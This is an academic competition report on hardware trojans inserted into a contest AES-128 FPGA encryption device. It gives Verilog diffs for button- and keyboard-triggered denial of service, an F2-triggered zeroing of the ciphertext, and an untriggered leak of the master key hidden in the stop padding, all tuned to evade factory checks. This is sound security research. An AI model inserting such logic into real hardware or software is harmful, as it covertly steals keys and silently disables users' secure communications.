

Trojan Attacks for Compromising Cryptographic Security in FPGA Encryption Systems

Deian Stefan, Christopher Mitchell, and Christian Garcia Almenar

Abstract

While most current cryptographic efforts focus on designing ciphers resistant to mathematical attack by a third party with access to the ciphertext, the physical security of encryption and decryption devices remain important. We examine a prototypical encryption system based around AES-128 as implemented on a Xilinx Spartan FPGA, and design three attacks to perform sidechannel information leakage and denial-of-service (DOS). As any well-designed encryption system should be carefully checked to ensure its software has not been compromised prior to usage, we implement our attacks to be nearly indistinguishable from the reference design, consuming nearly the same amount of power and utilizing roughly the same percentage of the FPGA's resources.



1 INTRODUCTION

According to Greek mythology of the Trojan War, the Greeks gave the Trojans a gigantic wooden horse as a gift. The Trojans failed to realize that the Greeks had hidden a contingent of troops inside, and when night fell, the troops overran the city and opened the gates to the rest of the army. Nowadays, this mythological symbol is represented in computer science as a set of instructions (or circuit) hidden in a larger program (circuit) that, like the wooden horse, appears to be harmless at first glance, but once properly triggered acts maliciously. Malicious code in the form of a worm, trojan, or virus can be used for a variety of attacks, including the destruction of personal data, creating a backdoor for the attacker, modifying the behavior of the program (or circuit) to deny legitimate use of the provided service, etc.

Most computer users are aware of the existence of software trojans which are known for their malicious intent in giving an adversary access to a machine for various illegal uses. Common trojans include keyloggers, which have the ability to monitor, save, and send all the pressed keys of the keyboard using any known protocol. These trojans are extremely harmful, because they can steal sensitive information including passwords and bank account numbers. Other more sophisticated trojans are programmed to only intercept specific information (e.g. for use in corporate espionage) and even have the ability to encrypt files on the harddisk for ransom. Furthermore, many trojans have the ability to establish a connection from the infected machine to give the attacker access in order to install additional malicious software such as spyware, ftp servers for warehousing or a proxy to hide their true location when performing other attacks.

Although hardware trojans are not very popular among everyday computer users, in the hacking community sidechannel attacks in hardware have been studied quite

extensively [2], and hardware trust is becoming a greater issue with companies and government agencies following a trend of outsourcing their designs [6]. Unlike software projects where the source code of the final design can be checked by security engineers for possible malicious code, in hardware checking an ASIC or the bitstream of an FPGA after the manufacturing process is considerably more difficult. In this report, as part of the participation requirements for the Embedded Systems Challenge at Polytechnic University of NYU Cyber Security Awareness Week, we demonstrate some simple malicious hardware trojans which, given the verification testing code, would be nearly undetectable.

2 IMPLEMENTATION

Our target design is Alpha, a portable communication system designed to securely encrypt and transmit secret messages from Orange Army soldiers in the field [1]. When Alpha devices are manufactured, they are put through a rigorous screening process to verify that they function properly, securely encrypt the data that a soldier types, and transmit the encrypted data via RS232. However, a worker at the Orange Army’s plant, K, has the opportunity to modify the code preloaded onto each Alpha device. Our trojans are thus implemented as modifications to the original Alpha codebase that introduce sidechannel leakage or disable some or all Alpha features when activated. To allow the devices to pass the factory tests, the trojans are only activated when a specific input is received. We utilize two types of trigger mechanisms. The first waits for the user to simultaneously press the *Start Encryption* and *Transmit* buttons to activate the trojan. Under normal usage, this is meaningless, as encryption must complete before the encrypted message is transmitted, making the trojan unlikely to be accidentally triggered. The second type of trojan trigger involves modifying the keyboard interpretation module to listen for certain normally-nonfunctional keys such as F1 and F2 and trigger unexpected behavior when the key is pressed. As Alpha units are also tested for resource consumption, for which the nominal reference is 2,401 slices, and power consumption, as detailed in the judging criteria [4], [5], it is vital that the modified code consume as close to the original resource and power as the original design. We measured both of these criteria and by focusing on simple, efficient, and effective designs, we were able to nearly match the reference design for resource utilization as shown in Table 1 and match the expected power consumption with no significant deviation, as demonstrated in Table 2.

Design	Slices	LUTs	% Slices	% LUTs
Reference	2401	4046	98	82
Reset-Latch DOS	2402	4047	98	82
Keyboard-Trigged DOS	2400	4049	98	82
Keyboard-Trigged Functional Modification	2404	4053	98	82
Key Leakage	2409	4067	98	82
Combined Attacks	2382	4080	97	82

TABLE 1

Resource utilization for the specified attacks compared with the reference design.

Design	Clear Buffers (mA)	Initialize – Typing (mA)	Encryption (mA)	Transmit (mA)
Reference	146.83	155.58 – 173.28	146.86	152.98
Reset-Latch DOS	147.31	156.31 – 177.50	144.27	153.56
Keyboard-Triggered DOS	147.21	156.06 – 173.67	139.12	153.38
Keyboard-Triggered Functional Modification	147.08	155.90 – 173.47	145.69	143.24
Key Leakage	147.66	156.50 – 174.19	147.70	153.81
Combined Attacks	147.35	156.19 – 173.80	145.83	153.39

TABLE 2

Power consumption for the specified attacks compared with the reference design.

We implement two trojan attacks that produce either partial or complete denials of service, one which modifies Alpha’s functionality, and one that demonstrates “side-channel” leakage of the encryption key. We begin by presenting a simple trojan attack to fully disable the device by latching the reset of the clock module which is used as the clock source to all modules within the device. We continue with a denial-of-service attack triggered by the F1 key on the keyboard that prevents any further keyboard input. Next is a compromise of functionality that, when triggered by the F2 key on the attached keyboard, forces all encrypted output bytes to zero, which will permit a message of the expected length to be transmitted but removes any meaningful content. Finally, the last trojan takes advantage of the message termination sequence and verification procedure, which normally is complete when five (stop) bytes of $0xFF$ are read; it inserts the master-key after the termination sequence so that it can be read by a third party intercepting the encrypted message.

3 RESET-LATCH DENIAL OF SERVICE

The simplest of our denial of service attacks takes advantage of the fact that every module within the Alpha device, including the PS/2, VGA, AES, RS232 use the clock division module, `clkD11Ctrl1`. Normally, a signal `RST_top` is used to trigger each module’s reset, including the clock division module; setting the signal high globally resets the modules, and resetting it to logical low enables and “starts” the modules. In order to disable the device, the `RST_top` signal source to `clkD11Ctrl1` is changed to a different signal, `RESET`, which is defined as

$$RESET \leftarrow RST_top \vee RST_top_1,$$

where \vee is the logical-OR operator and `RST_top_1` is as register defined as

$$RST_top_1 \leftarrow \begin{cases} 0, & \text{initially;} \\ enc_button \wedge trans_button, & \text{on positive clock edge,} \end{cases}$$

where \wedge is the logical-AND operator. It is important to note that once `RST_top_1` = 1 the clock module will remain in the reset stage so no meaningful clock signal will be provided to any of the modules.

Only one file needed to be edited to implement this attack, `alphatop.v`. The following code was inserted after line 105, and replaces lines 106-111. One line of existing

code is given above and below the modified code for context. The lines between the //D comments were the modified/added lines. This modification is shown below.

```

...
wire CLK1_top;

//D
reg RST_top_1;
wire RESET;

assign RESET=RST_top|RST_top_1;

initial begin
    RST_top_1<=1'b0;
end

always@ (posedge CLK1_top)
    if(start_enc_but&start_tx_but)
        RST_top_1<=1'b1;
//D

clkDllCtrl1 u1(
    .ckIn (CLK_in),
    .ckout (CLK1_top),
    .ckDivOut (clkdiv),
    .rst (RESET) // .rst (RST_top) - D
);

wire show_logo_wire;
...

```

4 KEYBOARD-TRIGGERED DENIAL OF SERVICE

Another straightforward denial-of-service attack uses a mechanism similar to the reset-latch DOS trojan to disable the Alpha device via the keyboard module. Whereas the first attack latches the reset line to the clock source module to disable all important modules within the Alpha device, this attack latches the *ascii_valid* output flag from the *kb2ascii* (and its parent *kbtop*) module to zero so that any further typing from the keyboard is invalidated. Unlike the reset-latch DOS attack, it does not render the entire device nonfunctional, instead prematurely forcing the user to terminate the message and either send it in its unfinished form or discard it. Any new messages cannot, however, be typed.

In detail, this attack adds a *ascii_valid_1* register in addition to the *ascii_valid* flag, which is initialized to zero when the Alpha device is turned on¹. If the F1 key is pressed

1. We're not using a reset for the register, but instead using the Verilog `initial begin` (which could potentially lead to race conditions, although in this case it would not effect the attack inoperable).

(scancode 0x05), the *ascii_valid_1* flag is set to 1, and thus all further output from the *kbtop* module is invalid as per the following modification of *ascii_valid*:

$$ascii_valid \leftarrow \begin{cases} 0, & \text{on reset and positive clock edge;} \\ ascii_valid_1, & \text{if } ascii_ready = 1 \text{ and } ascii \neq 0xFF, \text{ on positive clock edge,} \\ 0, & \text{otherwise} \end{cases}$$

Thus, once the *ascii_valid_1* flag is set to zero, it is impossible for any further *ascii* output from the keyboard module to be added to the fifo or displayed on the VGA since they depend on the character being valid.

As with the first DOS attack, only one file was modified, in this case *kb2ascii.v*. First, the extra register *ascii_valid_1* was added between lines 53 and 54, denote by //D:

```

----- kb2ascii.v -----
...
reg ascii_valid;
reg ascii_valid_1; //D
reg ascii_ready;
...

```

Next, the scancode for the F1 key (0x05) was added to the scancode-to-ascii table², with the associated ASCII value of 0xF1, before line 153:

```

----- kb2ascii.v -----
...
{1'b0, 8'h0E}:ascii<=8'h1F;
{1'b0, 8'h05}:ascii<=8'hF1; //D
{1'b0, 8'h5A}:ascii<=8'h07;
...

```

Finally, the following code replaces lines 192-199 to detect the F1 and implement the denial-of-service:

```

----- kb2ascii.v -----
...
//D
initial begin
    ascii_valid_1<=1'b1;
end

always@(posedge clk)
    if(scan_code==8'h05)
        ascii_valid_1<=1'b0;
//D

always@(posedge clk or posedge rst)
    if(rst)
        ascii_valid <= 1'b0;
    else

```

2. Note that is not necessary nor has any effect on the attack.

```

if(ascii_ready && ascii!=8'hFF)
    ascii_valid <= ascii_valid_1;//D
else
    ascii_valid <= 1'b0;

```

...

5 KEYBOARD-TRIGGERED FUNCTIONAL MODIFICATION

A trojan related to the keyboard-triggered denial of service operates in a similar fashion without completely disabling the device was also implemented. Instead of disabling the entire device, the trigger (in this case the F2 key) forces all encrypted output bytes to be null (0x00) instead of the expected encrypted plaintext. The sixteen-byte 0xFF stop flag is not modified, so that the verifier or user console code for the Alpha device will not remain in an endless loop looking for the stop bits. Although this attack can be modified to latch forever, like the previous keyboard attack, we decided that it is important for the “attack” to end after the soldier presses the reset button. This is because the device from the soldier’s point of view (looking at the output on the VGA) appears to be functioning correctly although his possibly-critical message will be zeroed out. Furthermore the reason for not having the attack constantly latch is because the soldier might receive a message using a different medium asking him to confirm the device functionality and this time the device will be working properly (assuming the attack is not triggered again).

The implementation of this attack requires two different modifications to the reference design, but continues to utilize roughly the same amount of resources as the reference to avoid detection. The first modification is adding the capability to detect the F2 key (scancode 0x06) within the kb2ascii module and passing this information to other modules via the *ascii* signal. The second modification affects the tx_ctrl module, adding logic to output 0x00 instead of the proper ciphertext when the trojan has been triggered.

As with the keyboard-triggered DOS, a scancode-to-ascii entry is (*necessarily*) added to kb2ascii.v, again above line 153:

```

_____ kb2ascii.v _____
...
{1'b0,8'h0E}:ascii<=8'h1F;
{1'b0,8'h06}:ascii<=8'hF2; //D
{1'b0,8'h5A}:ascii<=8'h07;
...

```

Next, lines 194 to 197 were replaced with the following to make F2 an invalid output ASCII code:

```

_____ kb2ascii.v _____
...
ascii_valid <= 1'b0;
    else
        if(ascii_ready && ascii!=8'hFF && ascii!=8'hF2)//D
            ascii_valid <= 1'b1;
...

```

It is important the *ascii_valid* remain invalid so that the character is not added to the input fifo buffer nor displayed on the VGA. Lastly, two edits were made in `alphatop.v`. The first defines a global register `kb_f2` that is reset on initialization and global reset and set when F2 is pressed, inserted before line 158:

```

----- alphatop.v -----
...
start_tx_out_reg <= 1'b1;

//D
reg kb_f2;

always@(posedge CLK1_top or posedge RST_top)
    if(RST_top)
        kb_f2<=1'b0;
    else
        if(kb_data==8'hF2)
            kb_f2<=1'b1;
//D

kbttop u2(
...

```

The second edit to `alphatop.v` defines whether the correct ciphertext or a stream of `0x00` will be transmitted, replacing line 242:

```

----- alphatop.v -----
...
    .TxD_start(rs232_s),
    .TxD_data((endq?8'hFF:kb_f2?8'h00:out_buf_dout)), //D
    .TxD(rs232_trx),
    .TxD_busy(rs232_b)
...

```

6 KEY LEAKAGE

Given a plaintext message m , key k_i , and a key number i , the original Alpha device is designed to send the following message:

$$i||E(k_i, m)||0xFF \cdots 0xFF, \quad (1)$$

where $||$ is the concatenate operator and the number of `0xFFs` is 16 as defined in the specifications [1].

The modified program sends the following message that appears normal when decrypted (even using the verifier code `enc_verifier`) but contains the 16-byte key appended at the end of sequence, which can be detected by a modified `enc_verifier` program (attached as `d_verifier`):

$$i||E(k_i)||0xFF \cdots 0xFF||K||0xFF \cdots 0xFF, \quad (2)$$

where K is the master key from which all the encryption keys are built according to the following Verilog code:

```
key_in={ (key_select_reg[7:0] ^ master_key[127:120]),
         master_key[119:8], (key_select_reg[7:0] & master_key[7:0])};
```

To implement this attack, the stop-padding-buffer counter was changed from 4-bit (16-byte pad) to 5-bit (32-byte pad). Thus, the 16 bytes of the 128-bit key can be inserted after the original 5-byte 0xFF stop sequence as the verification code does not count for all 16-bytes³. We did not have this trojan trigger as it passes the validation test under the assumption that the only thing that is accounted for is the plaintext and thus leaks the key with every transmission. This attack is the most complex of the four, requiring `alphatop.v` and `tx_ctrl.v` to be modified. The modifications begin on line 41 of `tx_ctrl.v`, where the output values from the module are defined, making the counter `cntr` an external register. Also, after line 53, `cntr` is defined as a 5-bit output register.

```
tx_ctrl.v
...
//outputs
rs232_start, out_buf_rd_en, end_seq, cntr //D
...
output end_seq;
output cntr; //D
reg [4:0] cntr; //D

reg start_tx_1;
...

```

Line 87, which defines `cntr` as a 4-bit register, is commented out, and line 107, the initial value for `cntr`, is changed from 4'b0000 to 5'b00000.

```
tx_ctrl.v
...
reg cntr_stop_1;
//reg [3:0] cntr; //D
wire inc_cntr = ~rs232_busy_1 & rs232_busy &
                out_buf_empty_1 & ~cntr_stop;
...
always@(posedge clk or posedge rst)
    if(rst)
        cntr<=5'b00000; //D
    else
...

```

The final code edits replace lines 229 to 244 of `alphatop.v`, defining `cntr` as a 5-bit global wire and two extra RS232 registers to be used instead of `rs232_b` and `rs232_s`, addressing the correctness of the original algorithm (add a delay to every path in the cutset), and defining the end padding behavior that leaks the key:

```
alphatop.v
```

3. Please note that we are aware that in the modified code, the ciphertext will show a part of the key in `enc_verifier`, however we are assuming that the validation encompasses only the correctness of the plaintext as typed on the keyboard. Furthermore this “bug” in the trojan can be easily fixed by instead starting from `cntr = 16` instead of 6, with the necessary addition of a pipeline stage so as to avoid the reset of `endq` when the counter reaches 5'b11111.

```

...
wire endq;
//D
wire [4:0] cntr;
reg      rs232_b_1;
reg      rs232_s_1;

tx_ctrl u9(
    .clk(CLK1_top), .rst(RST_top),
    .start_tx_reg(start_tx_out_reg),
    .rs232_busy(rs232_b_1),
    .out_buf_empty(out_buf_empty),
    .rs232_start(rs232_s),
    .out_buf_rd_en(out_buf_rd_en),
    .end_seq(endq),
    .cntr(cntr)
);

always@(posedge CLK1_top or posedge RST_top)
    if(RST_top)
        begin
            rs232_b_1<=1'b0;
            rs232_s_1<=1'b0;
        end
    else
        begin
            rs232_b_1<=rs232_b;
            rs232_s_1<=rs232_s;
        end

reg [7:0] tx_dout;

always@(posedge CLK1_top or posedge RST_top)
    if(RST_top)
        tx_dout<=8'h00;
    else if(endq)
        case (cntr)
            6:tx_dout<=master_key[127:120];
            7:tx_dout<=master_key[119:112];
            8:tx_dout<=master_key[111:104];
            9:tx_dout<=master_key[103:96];
            10:tx_dout<=master_key[95:88];
            11:tx_dout<=master_key[87:80];
            12:tx_dout<=master_key[79:72];
            13:tx_dout<=master_key[71:64];
            14:tx_dout<=master_key[63:56];
        end

```

```

        15:tx_dout<=master_key[55:48];
        16:tx_dout<=master_key[47:40];
        17:tx_dout<=master_key[39:32];
        18:tx_dout<=master_key[31:24];
        19:tx_dout<=master_key[23:16];
        20:tx_dout<=master_key[15:8];
        21:tx_dout<=master_key[7:0];
        default: tx_dout<=8'hFF;
    endcase
else
    tx_dout<=out_buf_dout;

async_transmitter u10(
    .clk(CLK1_top), .rst(RST_top),
    .TxD_start(rs232_s_1),
    .TxD(rs232_trx),
    .TxD_data(tx_dout),
    .TxD_busy(rs232_b)
);
//D

assign show_logo_wire = ~sys_ini_reg & ~start_encryption_reg &
    ~start_tx_out_reg & out_buf_empty;
...

```

A screenshot of the modification of the `enc_verifier` code and the key leaking in action is shown in Figure 1.

7 UNIMPLEMENTED DESIGNS

We considered implementing several trojan designs for which we lacked time to complete, and others which evolved or were simplified into the trojans listed above. Most focus on sidechannel leakage, using *out-of-band* (OOB) leakage techniques that take advantage of peculiarities of protocols and standards such as VGA, ASCII, and RS232. Several of these ideas were discarded to conform to the original rule specifying that a Linux computer running `enc_verifier` was the only acceptable trojan testing tool [4].

7.1 Carriage-Return Key Occlusion

One sidechannel attack we developed and considered implementing took advantage of the fact that the factory verification program use standard Linux routines to display text that has been received via RS232 and decoded in the terminal. We realized that prepending the key and a carriage return (CR, or ASCII character `0x0D`) to the encryption FIFO, we would be able to send the key without the knowledge of the end-user assuming he was using a function like `printf` to print the *full* decrypted buffer. As AES is operating in *electronic codebook* (ECB) mode, it uses the same key with no mixing for every block (i.e., same plaintext blocks encrypt to the same ciphertext every time) [3]. Thus, if the master key is prepended to the ciphertext, because it is 128-bits it will

```

enc_verifier.c (~/Desktop/Work/csaw08/enc_verifier) - VIM
tcbsetattr(fd,TCSANOW,&newtio);

printf("Waiting for transmission to begin....\n");
while (STOP==FALSE) { /* loop for input */
    int i=0;
    int e=0;
    rx = read(fd,buf+total_rx,8);
    if(rx<0) {printf("Error %d", total_rx);exit(-1);}
    total_rx+=rx;
    fflush(stdout);
    for(i=0;i<rx;i++)
        if(buf[total_rx-i]==(unsigned char)'\xff')
            e++;
    if(!stop_idx && e>4) stop_idx=total_rx-e; //original stop point by enc_verifier
    if(e>5) STOP=TRUE; //continue until you get an additional 0xFF
}

true_total_rx=total_rx;
total_rx=stop_idx;

printf("Total bytes received: %d\nCiphertext:\n",total_rx);
for(rx=0;rx<total_rx;rx++) { printf("%02X",buf[rx]); } printf("\n");
printf("Snooped master key: \n");
for(rx=total_rx;rx<true_total_rx;rx++) { printf("%02X",buf[rx]); } printf("\n");

"enc_verifier.c" 101L, 2824C written                                     49,8      61%
0(bash) : 8:54
Waiting for transmission to begin....
Total bytes received: 19
Ciphertext:
0848837C4C4D31A5B98FAB90A626F10ED3FFFF
Snooped master key:
FFFFFFFF7915B0F1E5C8B84BB718D034D733A9FFFFFFFFFFFFFFFFFFFFFFFF
Using Key:
F37915B0F1E5C8B84BB718D034D73300
Plain Text:
6173647177657244444444
asdqwer
d@doppe:~/Work/csaw08/enc_verifier$

1(bash) : 8:54

```

Fig. 1. Modified `enc_verifier` showing the key leak in the highlighted region.

align as if it's another ciphertext block and when the whole stream is decrypted the carriage return will overwrite it on the screen, although it can be read on the buffer. More formally if we send,

$$i || K || E(k_i, 0x0D || m) || 0xFF \dots 0xFF, \quad (3)$$

the decrypted message will simply appear as m but K will be in the buffer available for the attacker. Similarly, taking advantage of null-terminating strings and the `printf` function, we can append the key with similar results:

$$i || E(k_i, m || 0x00) || K || 0xFF \dots 0xFF, \quad (4)$$

7.2 FPGA PROM Corruption

The Xilinx FPGA on the Basys development board can be configured in one of two ways. When the powered board is connected to a computer, the FPGA can be directly configured with an implementation. However, as the FPGA loses its configuration when power is removed, an image of the FPGA configuration can be written to a Programmable Read-Only Memory chip (PROM) on the development board, as shown in Figure 2. When the device is power cycled, the FPGA is configured based on the contents of the

PROM. A denial-of-service attack which would permanently disable the entire board could be implemented by corrupting the contents of the PROM. The trigger could either be the dual-button detection used for our Reset Latch DOS attack or a scancode from the keyboard, and when triggered, the trojan would irreparably corrupt the onboard PROM. However, this attack proved infeasible given the time and hardware constraints.




Fig. 2. Programming an FPGA via a JTAG cable. Either the FPGA itself can be programmed, or a programmable ROM chip can be written with the configuration for the FPGA. A configuration layer sets up interconnects and functions of the execution layer.

7.3 VGA Refresh Sidechannel Leakage

While sidechannel attacks that leak sensitive keys or plaintext are relatively easy to implement and often challenging to detect, a more subtle approach uses out-of-band data such as variations in normally fault-tolerant protocols to leak data. A prime example of this would be a VGA sidechannel leak, wherein the key, plaintext, or both could be transmitted by varying the refresh rate of the attached VGA to values slightly above or below the nominal refresh frequency. This could manifest itself at worst as noise or flicker on the attached monitor, or at best could cause no visually-detectable effects if the monitor was reasonably tolerant of variations in input frequency. One implementation we considered would toggle the refresh rate between two values, one slightly above the nominal rate, one slightly below, to leak the cipher key bit-by-bit. This variation could be trivially detected using a video camera or oscilloscope and would remain undetected by any verification of the device's output data stream.

7.4 RS232 Inter-Byte Timing Sidechannel Leakage

A related attack would instead alter the inter-byte timing of the encrypted data output on the RS232 serial port. While the baud rate of the serial port determines inter-bit timing, the protocol is tolerant of varying delays between bytes. A simple sidechannel attack could then be implemented to encode sensitive data in the delays between successive cipherstream bytes transmitted on the serial port, as shown in Figure 3. Although each byte sent must be the same length to be correctly read at the receiving end in the RS232 protocol, inter-byte timing can be varied arbitrarily. As RS232 is designed

to accept any delay between bytes (since there is a start and stop sequence), more than two values for the delay could be used to encode more than a single bit at a time, although Figure 3 shows only two values, Δt_1 and Δt_2 . For example, using sixteen different delay timings would allow the leakage of four bits at a time.




Fig. 3. Sidechannel data leakage encoded in inter-byte RS232 timing.

7.5 Clock Division Modification DOS

The FPGA's clock speed is defined by the pulse stream from an onboard crystal. Three parts of the design depend on an accurate clock speed: the serial output, the VGA output, and the PS/2 keyboard connection. All of these would fail to function properly if the clock was operating at an unexpected speed, which could be achieved by dividing the signal to produce a clock signal at an incorrect frequency.

- *RS232*: Serial data would be read incorrectly by a connected computer, as the device would no longer be transmitting at the expected bitrate
- *VGA*: VGA would be disabled: refresh rate and timing would be compromised
- *PS/2*: The PS/2 keyboard would fail to work, since the PS/2 protocol expects specific timing that would not be met.

8 CONCLUSION

We successfully implemented all three types of attacks in four trojans. The first performs a complete denial of service by locking up the entire device until the FPGA is hard-reset. This trojan is triggered by simultaneously pressing two buttons on the Basys board, a method that requires minimal logic to implement and produces an attack that is both hard to detect and effective at disabling the Alpha device. The second explores a more selective denial-of-service, invalidating all future keyboard input when the F1 key is pressed, which disallows typing in both the remainder of the current message and any future messages without resetting the device. However, it does not disable the ability to encrypt or send the text already in the buffer and in effect it has the advantage of making it appear that the keyboard rather than the Alpha device has failed. Our third attack replaces all ciphertext output with null bytes when triggered with F2 key, a modification of function attack that leaves the device functional, able to accept keyboard input, encrypt, and transmit a message of proper length, but omits all ciphertext from the output. This attack would be effective in blocking communication without the sender noticing, as the output stream would contain the correct number of bytes, formatted correctly, and be successfully read as a nonsensical message by the receiver. The final attack, an information leakage trojan, takes advantage of the guard padding of 0xFFs at the end of every encrypted message transmitted, modifying the counter mechanism

used to append the padding to insert the 16-byte master key used in the device within this padding. The messages still decrypt properly, the device passes validation testing, and no trigger is needed because the attack does not produce any noticeable affect on the device or its functionality. We deemed it necessary to include a brief overview of other attacks we considered but discarded because of scope or guidelines of the contest, including (side channel) attacks to take advantage of out-of-band protocol tolerances to leak plaintext messages or keys.

9 ACKNOWLEDGMENTS

The authors would like to thank Kevin Teoh and Kwame Lante Wright for their help in brainstorming some of these attacks. We would also like to thank Prof. William Donahue for his help in organizing the team, and Prof. Fred L. Fontaine and the S*PROCOM² research laboratory for providing the computational lab resources. Finally, the help of Prof. Nasir Memon and Vikram Padman in answering our questions and organizing the Cyber Security Awareness Week is much appreciated.

REFERENCES

- [1] CsaW 2008 embedded system challenge. <http://isis.poly.edu/vikram/hc08.pdf>.
- [2] Ross Anderson. *Security Engineering, A Guide to Building Dependable Distributed Systems*. Wiley, New York, second edition edition, 2008.
- [3] T. Good and M. Benaissa. AES on FPGA from the Fastest to the Smallest. *LECTURE NOTES IN COMPUTER SCIENCE*, 3659:427, 2005.
- [4] Vikram Padman. CsaW 2008 hardware challenge detailed judging criteria. Information Systems and Internet Security Laboratory, Department of Computer Science, NYU-Polytechnic University.
- [5] Vikram Padman. Embedded systems challenge faq. Information Systems and Internet Security Laboratory, Department of Computer Science, NYU-Polytechnic University.
- [6] D.P. Wilt, R.C. Meitzler, and J.P. DeVale. Metrics for TRUST in Integrated Circuits, 2008.